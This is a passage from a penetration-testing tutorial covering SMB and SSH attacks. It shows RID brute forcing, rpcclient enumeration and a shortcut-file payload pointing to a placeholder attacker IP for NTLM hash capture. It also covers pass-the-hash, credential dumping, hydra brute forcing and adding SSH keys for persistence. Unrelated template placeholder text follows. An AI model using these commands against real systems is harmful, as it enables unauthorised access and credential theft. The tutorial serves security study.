If we can obtain a set of valid credentials, we can use it to conduct an RID Brute Force attack, which enumerates a comprehensive list of users and groups on an AD network by first obtaining the Domain Security Identifier (SID), and appending different Relative Identifiers (RID) to it to find valid users and groups.

We can use the --rid-brute option in netexec:

$ nxc smb 10.10.0.5 -u 'amuro.ray' -p 'Password1' --rid-brute
SMB         10.10.0.5       445    MSN-04-SAZABI    [*] Windows Server 2022 Build 20348 x64 (name:MSN-04-SAZABI) (domain:GUNDAM.local) (signing:False) (SMBv1:False)
SMB         10.10.0.5       445    MSN-04-SAZABI    [+] GUNDAM.local\amuro.ray:Password1
SMB         10.10.0.5       445    MSN-04-SAZABI    500: MSN-04-SAZABI\Administrator (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    501: MSN-04-SAZABI\Guest (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    503: MSN-04-SAZABI\DefaultAccount (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    504: MSN-04-SAZABI\WDAGUtilityAccount (SidTypeUser)
SMB         10.10.0.5       445    MSN-04-SAZABI    513: MSN-04-SAZABI\None (SidTypeGroup)
SMB         10.10.0.5       445    MSN-04-SAZABI    1000: MSN-04-SAZABI\Char.Aznable (SidTypeAlias)

Alternatively, use lookupsid.py from the Impacket library:

$ lookupsid.py amuro.ray:'Password1'@10.10.0.5
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 10.10.0.5
[*] StringBinding ncacn_np:10.10.0.5[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2157690859-2819111861-1098670742
500: MSN-04-SAZABI\Administrator (SidTypeUser)
501: MSN-04-SAZABI\Guest (SidTypeUser)
503: MSN-04-SAZABI\DefaultAccount (SidTypeUser)
504: MSN-04-SAZABI\WDAGUtilityAccount (SidTypeUser)
513: MSN-04-SAZABI\None (SidTypeGroup)
1000: MSN-04-SAZABI\Char.Aznable (SidTypeAlias)

SMB Brute Forcing

We can also obtain a valid set of credentials by conducting a brute-force attack

nxc smb 10.10.0.5 -u user.txt -p password.txt

Our brute force attacks can be more productive if we either:

  • Have lists of existing credentials we collected from elsewhere
  • Or have a list of users and one valid password. This is called a password spraying attack.

To conduct a password spraying attack with netexec, set the -u argument to the filename of the list of users, and -p argument to the plaintext password you would like to spray.

nxc smb 10.10.0.5 -u user.txt -p 'Password1'

RPC Enumeration

We can also use rpcclient, a utility from Samba, to enumerate information about the SMB service. It interacts with MSRPC endpoints such as SAMR, LSARPC, and LSARPC-DS through named pipes. Much like smbclient, rpcclient also presents us with a command line interface once we establish a connection.

$ rpcclient -U 'gundam.local\char.aznable' --password='Password1' 10.10.0.5
rpcclient $>

We can glean quite a bit of information from interacting with various MSRPC endpoints through rpcclient. Here are a few commands that can help us enumerate the SMB Service, the host it’s running on, and even its Active Directory domain if it’s joined to one.

Server Enumeration

srvinfo displays server information. The output below says the host at 10.10.0.5 is:

  • A Windows NT-based OS
  • Version 10.0 (Windows 10 / 11 / Server 2016+)
  • Advertising both workstation and server services
  • Identified as a ServerNT system
rpcclient $> srvinfo
        10.10.0.5      Wk Sv NT SNT
        platform_id     :       500
        os version      :       10.0
        server type     :       0x9003

enumdomains enumerates the local domain name. On a non-domain controller machine, the machine name will show up as the domain and it does not necessarily mean this machine is not joined to an AD domain.

rpcclient $> enumdomains
name:[MSN-04-SAZABI] idx:[0x0]
name:[Builtin] idx:[0x0]

querydominfo enumerates information of the local domain.

rpcclient $> querydominfo
Domain:         MSN-04-SAZABI
Server:
Comment:
Total Users:    3
Total Groups:   1
Total Aliases:  1
Sequence No:    3
Force Logoff:   18446744073709551615
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x0

Share Enumeration

The command netshareenumall enumerates all available SMB shares.

rpcclient $> netshareenumall
netname: ADMIN$
        remark: Remote Admin
        path:   C:\Windows
        password:       (null)
netname: C$
        remark: Default share
        path:   C:\
        password:       (null)
netname: CertEnroll
        remark: Active Directory Certificate Services share
        path:   C:\Windows\system32\CertSrv\CertEnroll
        password:       (null)
netname: IPC$
        remark: Remote IPC
        path:
        password:       (null)
netname: Myshare
        remark:
        path:   C:\Myshare
        password:       (null)

To get info on a particular share, use netsharegetinfo <share>

rpcclient $> netsharegetinfo Myshare
netname: Myshare
        remark:
        path:   C:\Myshare
        password:       (null)
        type:   0x0
        perms:  0
        max_uses:       -1
        num_uses:       1
revision: 1
type: 0x8004: SEC_DESC_DACL_PRESENT SEC_DESC_SELF_RELATIVE
DACL
        ACL     Num ACEs:       2       revision:       2
        ---
        ACE
                type: ACCESS ALLOWED (0) flags: 0x03 SEC_ACE_FLAG_OBJECT_INHERIT  SEC_ACE_FLAG_CONTAINER_INHERIT
                Specific bits: 0x1ff
                Permissions: 0x1f01ff: SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
                SID: S-1-5-32-544

        ACE
                type: ACCESS ALLOWED (0) flags: 0x03 SEC_ACE_FLAG_OBJECT_INHERIT  SEC_ACE_FLAG_CONTAINER_INHERIT
                Specific bits: 0x1ff
                Permissions: 0x1f01ff: SYNCHRONIZE_ACCESS WRITE_OWNER_ACCESS WRITE_DAC_ACCESS READ_CONTROL_ACCESS DELETE_ACCESS
                SID: S-1-1-0

        Owner SID:      S-1-5-21-790304770-1385196242-1780550448-500
        Group SID:      S-1-5-21-790304770-1385196242-1780550448-513

User Enumeration

enumdomusers enumerates local users.

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[DefaultAccount] rid:[0x1f7]
user:[Guest] rid:[0x1f5]
user:[WDAGUtilityAccount] rid:[0x1f8]

queryuser <RID> provides information on a specific user. The <RID> argument should be in the hexadecimal format provided in the output of enumdomusers command.

rpcclient $> queryuser 0x1f4
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Tue, 24 Jun 2025 21:12:28 CDT
        Logoff Time              :      Wed, 31 Dec 1969 18:00:00 CST
        Kickoff Time             :      Wed, 13 Sep 30828 21:48:05 CDT
        Password last set Time   :      Fri, 06 Jun 2025 15:18:17 CDT
        Password can change Time :      Fri, 06 Jun 2025 15:18:17 CDT
        Password must change Time:      Wed, 13 Sep 30828 21:48:05 CDT
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x0000000a
        padding1[0..7]...
        logon_hrs[0..21]...

Domain Enumeration

lsaquery retrieves the Active Directory domain name and its Security Identifier (SID)

rpcclient $> lsaquery
Domain Name: GUNDAM
Domain Sid: S-1-5-21-790304770-1385196242-1780550448

We can also find the SIDs of individual users with the lookupnames <username> command. Conversely, we can lookup the name of a SID with the lookupsids <SID> command.

rpcclient $> lookupnames char.aznable
char.aznable S-1-5-21-2157690859-2819111861-1098670742-1000 (Local Group: 4)
rpcclient $> lookupsids S-1-5-21-2157690859-2819111861-1098670742-1000
S-1-5-21-2157690859-2819111861-1098670742-1000 MSN-04-SAZABI\Char.Aznable (4)

SMB Attacks

This section deals with attacks that we can carry out using SMB. Note that some techniques here require at least local admin privileges.

Shortcut Icon NTLM Coercion (CVE‑2025‑50154)

Windows Explorer renders shortcut icons automatically. If the icon path specified in a shortcut is a link to a SMB share, Windows Explorer will automatically attempt to connect to the share to grab the icon.

An attacker can craft a malicious internet shortcut file (.url or .lnk extension) to steal NTLM credential of any user visiting the folder containing the shortcut. Below is a minimalist payload sample:

[InternetShortcut]
URL=placeholder
WorkingDirectory=placeholder
IconFile=\\<ATTACKER_IP>\share\icon.ico
IconIndex=1

If an SMB share is visited regularly by users on a network and we have write access to it, we can place the shortcut file to the share and launch Responder to coerce NTLM authentication for the incoming SMB connections.

sudo responder -I <INTERFACE> -v

Eventually, when a user visits the share and their Windows Explorer attempts to render the icon, we will be able to coerce NTLM authentication and capture their NetNTLMv2 hash in our Responder.

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.39.50
[SMB] NTLMv2-SSP Username : BREACH\Julia.Wong
[SMB] NTLMv2-SSP Hash     : Julia.Wong::BREACH:<REDACTED>
[...]

After capturing the hash, we can either attempt to crack the hash or relay it to other SMB servers.

hashcat -m 5600 -O <NTLMv2-FILE> <WORDLIST>

PsExec Remote Code Execution

PsExec was originally a utility part of the Windows SysInternal suite that allows Administrators to execute command remotely by deploying a Windows Service image on the target’s SMB share (admin$ by default) and starts the PsExec service, which creates a named pipe that can send command to the system. Note that Administrator-level privilege on the target is needed to use PsExec.

Attackers can also abuse this mechanism to get code execution. PsExec is implemented in the Impacket Library, Netexec, and Metasploit. Below is an example of using Impacket psexec.py:

psexec.py <USER>:<PASS>@<HOST>

Pass-The-Hash can also be used if we have the NT hash of the admin user:

psexec.py <USER>@<HOST> -hashes 00000000000000000000000000000000:<NT_HASH>

Hash Dumping

With local admin privileges, we can use NetExec to dump hashes in SAM, LSA, and NTDS.dit if we have access to a domain controller as a domain admin.

SAM dumping:

nxc smb <HOST> -u <USER> -p <PASSWORD> --sam

LSA dumping:

nxc smb <HOST> -u <USER> -p <PASSWORD> --lsa

NTDS.dit (on DC with Domain Adimin access):

nxc smb <HOST> -u <USER> -p <PASSWORD> --ntds

4.5 - SSH

Secure Shell

Service Info

  • Name: Secure Shell (SSH)
  • Purpose: Encrypted network protocol
  • Listening port: 22 (TCP)
  • OS: Unix-Like (more commonly), Windows

SSH is an ecrypted network protocol that is often used for secure network management, file transfer and tunneling that replaced unsecure protocol such as Telnet, Berkeley R-Suite protocols.

The most commonly used SSH software is OpenSSH, which is developed by the OpenBSD developers. OpenSSH supports many authentication methods, including password and public-key authentication.

Attack Flow

  1. Identify SSH Version
  2. Check for if password login or public-key authentication is enabled
  3. Find SSH keys in other attack surfaces and use them to login
    • If key protected by passphrase, try cracking with John the Ripper
  4. Leverage file read vulnerabilities to read existing SSH keys or leverage file write vulnerabilities to write your own.
  5. Login brute-forcing
    • Password spray/Credential stuff other valid credentials on the network if password login is enabled.
    • Try working SSH keys on other hosts if public-key authentication enabled.

Footprinting

Nmap Scan

sudo nmap -A -p22 <host>

By default, OpenSSH allows plaintext password authentication, however, it’s considered best practice to use only public key authentication and disable login for root user.

We can see what login options are available by using the -v flag during login.

$ ssh -v brian@10.0.0.1
OpenSSH_8.2p1 Ubuntu-4ubuntu0.3, OpenSSL 1.1.1f  31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
[...]
debug1: Authentications that can continue: publickey,password,keyboard-interactive

To force the server to use password authentication, we use the -o flag to specify option PreferredAUthentications.

ssh -v <user>@<host> -o PreferredAuthentications=password

Brute Forcing

We can use hydra to brute-force login.

  • Use -l to specify username or -L to specify a username list.
  • Use -p to specify password or -P to specify a password list.
  • Use -M to specify a list of targets
hydra -L user.txt -p "password" ssh://10.0.0.1

Alternatively, we can also use hydra -C to credential stuff the SSH service with valid credentials we found elsewhere. We need to provide the filename of a list of colon separated credentials (username:password).

hydra -C creds.txt ssh://10.0.0.1

SSH Key

OpenSSH can be configured to use public-private key to login. To use public key login, the client must generate its own public-private key pair and share ONLY the public key to the server. During authentication, the server generates a cryptographic problem using the client’s public key and sends it to the client. If the client can successfully decrypt the problem and send back the solution, the client is authenticated and granted access.

Currently, OpenSSH supports 4 common types of SSH keys:

  • RSA
  • Ed25519
  • ECDSA
  • DSA

To generate our own SSH keys, we can use the ssh-keygen utility, which prompts us for the key file path and an optional passphrase. The utility will generate a private key with the original provided filename, and a public key with a .pub extension.

$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/brian/.ssh/id_ed25519): ./key
Enter passphrase for "./key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./key
Your public key has been saved in ./key.pub
The key fingerprint is:
SHA256:AjsqBEqppqzzy3DrVFckr0bayBOQTgGarFeOtHvuZro brian@rx-93-nu
The key's randomart image is:
+--[ED25519 256]--+
|..oo  . .        |
|o.+.   +         |
|+*. + . o        |
|*..* O o         |
|+o+ X * S        |
|=. + = .         |
|+.= .            |
|o* +o            |
|.+EBo            |
+----[SHA256]-----+
$ ls -l
total 8
-rw------- 1 brian wheel 411 Dec  4 12:40 key
-rw-r--r-- 1 brian wheel  96 Dec  4 12:40 key.pub

By default, ssh-keygen generate keys using the ed25519 protocol. We can use the -t argument to specify the algorithm of public key we want to generate. The available options are:

  • ecdsa
  • ecdsa-sk
  • ed25519
  • ed25519-sk
  • rsa
ssh-keygen -t <algorithm>

Use -i option for ssh to specify the path of the private key file.

ssh -i <key> <user>@<host>

Adding Generated SSH Public Key to Server

If we have file write ability to the server, we get access to SSH login by appending our public key to a user’s $HOME/.ssh/authorized_keys file.

This can either give us initial access from a arbitrary file write or establish persistence on an already compromised system.

echo "<public_key>" >> $HOME/.ssh/authorized_keys

Then we can use the associated private key to login.

Reading SSH Private Keys

If we found a file read vulnerability, we can use it to read the user’s SSH private keys. Users’ SSH private keys are stored on in $HOME/.ssh/ directory, and can have one of the following default filenames, each corresponding to the public key encryption protocol they use:

  • id_rsa
  • id_ed25519
  • id_ecdsa
  • id_dsa

After reading the key and saving it to a file, the SSH client requires the permission on the file to be 600 (owner read-write only) before using it to login.

chmod 600 <ssh_key>

SSH Key Passphrase Brute Forcing

SSH private keys may be protected via a passphrase. We can use John the Ripper, a CPU-based password cracker to recover the passphrase.

We can first obtain the password hash by using the ssh2john script included in the John the Ripper Jumbo version, then use john to crack it.

ssh2john my_ssh_key > ssh_hash.txt
john --wordlist=wordlist.txt ssh_hash.txt

File Transfer

See the article on SSH File Transfer for more details.

References

5 - Reference

Low level reference docs for your project.

This is a placeholder page that shows you how to use this template site.

If your project has an API, configuration, or other reference - anything that users need to look up that’s at an even lower level than a single task - put (or link to it) here. You can serve and link to generated reference docs created using Doxygen, Javadoc, or other doc generation tools by putting them in your static/ directory. Find out more in Adding static content. For OpenAPI reference, Docsy also provides a Swagger UI layout and shortcode that renders Swagger UI using any OpenAPI YAML or JSON file as source.

5.1 - Parameter Reference

A short lead description about this content page. It can be bold or italic and can be split over multiple paragraphs.

This is a placeholder page. Replace it with your own content.

Text can be bold, italic, or strikethrough. Links should be blue with no underlines (unless hovered over).

There should be whitespace between paragraphs. Vape migas chillwave sriracha poutine try-hard distillery. Tattooed shabby chic small batch, pabst art party heirloom letterpress air plant pop-up. Sustainable chia skateboard art party banjo cardigan normcore affogato vexillologist quinoa meggings man bun master cleanse shoreditch readymade. Yuccie prism four dollar toast tbh cardigan iPhone, tumblr listicle live-edge VHS. Pug lyft normcore hot chicken biodiesel, actually keffiyeh thundercats photo booth pour-over twee fam food truck microdosing banh mi. Vice activated charcoal raclette unicorn live-edge post-ironic. Heirloom vexillologist coloring book, beard deep v letterpress echo park humblebrag tilde.

90’s four loko seitan photo booth gochujang freegan tumeric listicle fam ugh humblebrag. Bespoke leggings gastropub, biodiesel brunch pug fashion axe meh swag art party neutra deep v chia. Enamel pin fanny pack knausgaard tofu, artisan cronut hammock meditation occupy master cleanse chartreuse lumbersexual. Kombucha kogi viral truffaut synth distillery single-origin coffee ugh slow-carb marfa selfies. Pitchfork schlitz semiotics fanny pack, ugh artisan vegan vaporware hexagon. Polaroid fixie post-ironic venmo wolf ramps kale chips.

There should be no margin above this first sentence.

Blockquotes should be a lighter gray with a border along the left side in the secondary color.

There should be no margin below this final sentence.

First Header 2

This is a normal paragraph following a header. Knausgaard kale chips snackwave microdosing cronut copper mug swag synth bitters letterpress glossier craft beer. Mumblecore bushwick authentic gochujang vegan chambray meditation jean shorts irony. Viral farm-to-table kale chips, pork belly palo santo distillery activated charcoal aesthetic jianbing air plant woke lomo VHS organic. Tattooed locavore succulents heirloom, small batch sriracha echo park DIY af. Shaman you probably haven’t heard of them copper mug, crucifix green juice vape single-origin coffee brunch actually. Mustache etsy vexillologist raclette authentic fam. Tousled beard humblebrag asymmetrical. I love turkey, I love my job, I love my friends, I love Chardonnay!

Deae legum paulatimque terra, non vos mutata tacet: dic. Vocant docuique me plumas fila quin afuerunt copia haec o neque.

On big screens, paragraphs and headings should not take up the full container width, but we want tables, code blocks and similar to take the full width.

Scenester tumeric pickled, authentic crucifix post-ironic fam freegan VHS pork belly 8-bit yuccie PBR&B. I love this life we live in.

Second Header 2

This is a blockquote following a header. Bacon ipsum dolor sit amet t-bone doner shank drumstick, pork belly porchetta chuck sausage brisket ham hock rump pig. Chuck kielbasa leberkas, pork bresaola ham hock filet mignon cow shoulder short ribs biltong.

Header 3

This is a code block following a header.

Next level leggings before they sold out, PBR&B church-key shaman echo park. Kale chips occupy godard whatever pop-up freegan pork belly selfies. Gastropub Belinda subway tile woke post-ironic seitan. Shabby chic man bun semiotics vape, chia messenger bag plaid cardigan.

Header 4

  • This is an unordered list following a header.
  • This is an unordered list following a header.
  • This is an unordered list following a header.
Header 5
  1. This is an ordered list following a header.
  2. This is an ordered list following a header.
  3. This is an ordered list following a header.
Header 6
WhatFollows
A tableA header
A tableA header
A tableA header

There’s a horizontal rule above and below this.


Here is an unordered list:

  • Liverpool F.C.
  • Chelsea F.C.
  • Manchester United F.C.

And an ordered list:

  1. Michael Brecker
  2. Seamus Blake
  3. Branford Marsalis

And an unordered task list:

  • Create a Hugo theme
  • Add task lists to it
  • Take a vacation

And a “mixed” task list:

  • Pack bags
  • ?
  • Travel!

And a nested list:

  • Jackson 5
    • Michael
    • Tito
    • Jackie
    • Marlon
    • Jermaine
  • TMNT
    • Leonardo
    • Michelangelo
    • Donatello
    • Raphael

Definition lists can be used with Markdown syntax. Definition headers are bold.

Name
Godzilla
Born
1952
Birthplace
Japan
Color
Green

Tables should have bold headings and alternating shaded rows.

ArtistAlbumYear
Michael JacksonThriller1982
PrincePurple Rain1984
Beastie BoysLicense to Ill1986

If a table is too wide, it should scroll horizontally.

ArtistAlbumYearLabelAwardsSongs
Michael JacksonThriller1982Epic RecordsGrammy Award for Album of the Year, American Music Award for Favorite Pop/Rock Album, American Music Award for Favorite Soul/R&B Album, Brit Award for Best Selling Album, Grammy Award for Best Engineered Album, Non-ClassicalWanna Be Startin’ Somethin’, Baby Be Mine, The Girl Is Mine, Thriller, Beat It, Billie Jean, Human Nature, P.Y.T. (Pretty Young Thing), The Lady in My Life
PrincePurple Rain1984Warner Brothers RecordsGrammy Award for Best Score Soundtrack for Visual Media, American Music Award for Favorite Pop/Rock Album, American Music Award for Favorite Soul/R&B Album, Brit Award for Best Soundtrack/Cast Recording, Grammy Award for Best Rock Performance by a Duo or Group with VocalLet’s Go Crazy, Take Me With U, The Beautiful Ones, Computer Blue, Darling Nikki, When Doves Cry, I Would Die 4 U, Baby I’m a Star, Purple Rain
Beastie BoysLicense to Ill1986Mercury RecordsnoawardsbutthistablecelliswideRhymin & Stealin, The New Style, She’s Crafty, Posse in Effect, Slow Ride, Girls, (You Gotta) Fight for Your Right, No Sleep Till Brooklyn, Paul Revere, Hold It Now, Hit It, Brass Monkey, Slow and Low, Time to Get Ill

Code snippets like var foo = "bar"; can be shown inline.

Also, this should vertically align with this and this.

Code can also be shown in a block element.

foo := "bar";
bar := "foo";

Code can also use syntax highlighting.

func main() {
  input := `var foo = "bar";`

  lexer := lexers.Get("javascript")
  iterator, _ := lexer.Tokenise(nil, input)
  style := styles.Get("github")
  formatter := html.New(html.WithLineNumbers())

  var buff bytes.Buffer
  formatter.Format(&buff, style, iterator)

  fmt.Println(buff.String())
}
Long, single-line code blocks should not wrap. They should horizontally scroll if they are too long. This line should be long enough to demonstrate this.

Inline code inside table cells should still be distinguishable.

LanguageCode
Javascriptvar foo = "bar";
Rubyfoo = "bar"{

Small images should be shown at their actual size.

Large images should always scale down and fit in the content container.

The photo above of the Spruce Picea abies shoot with foliage buds: Bjørn Erik Pedersen, CC-BY-SA.

Components

Alerts

Another Heading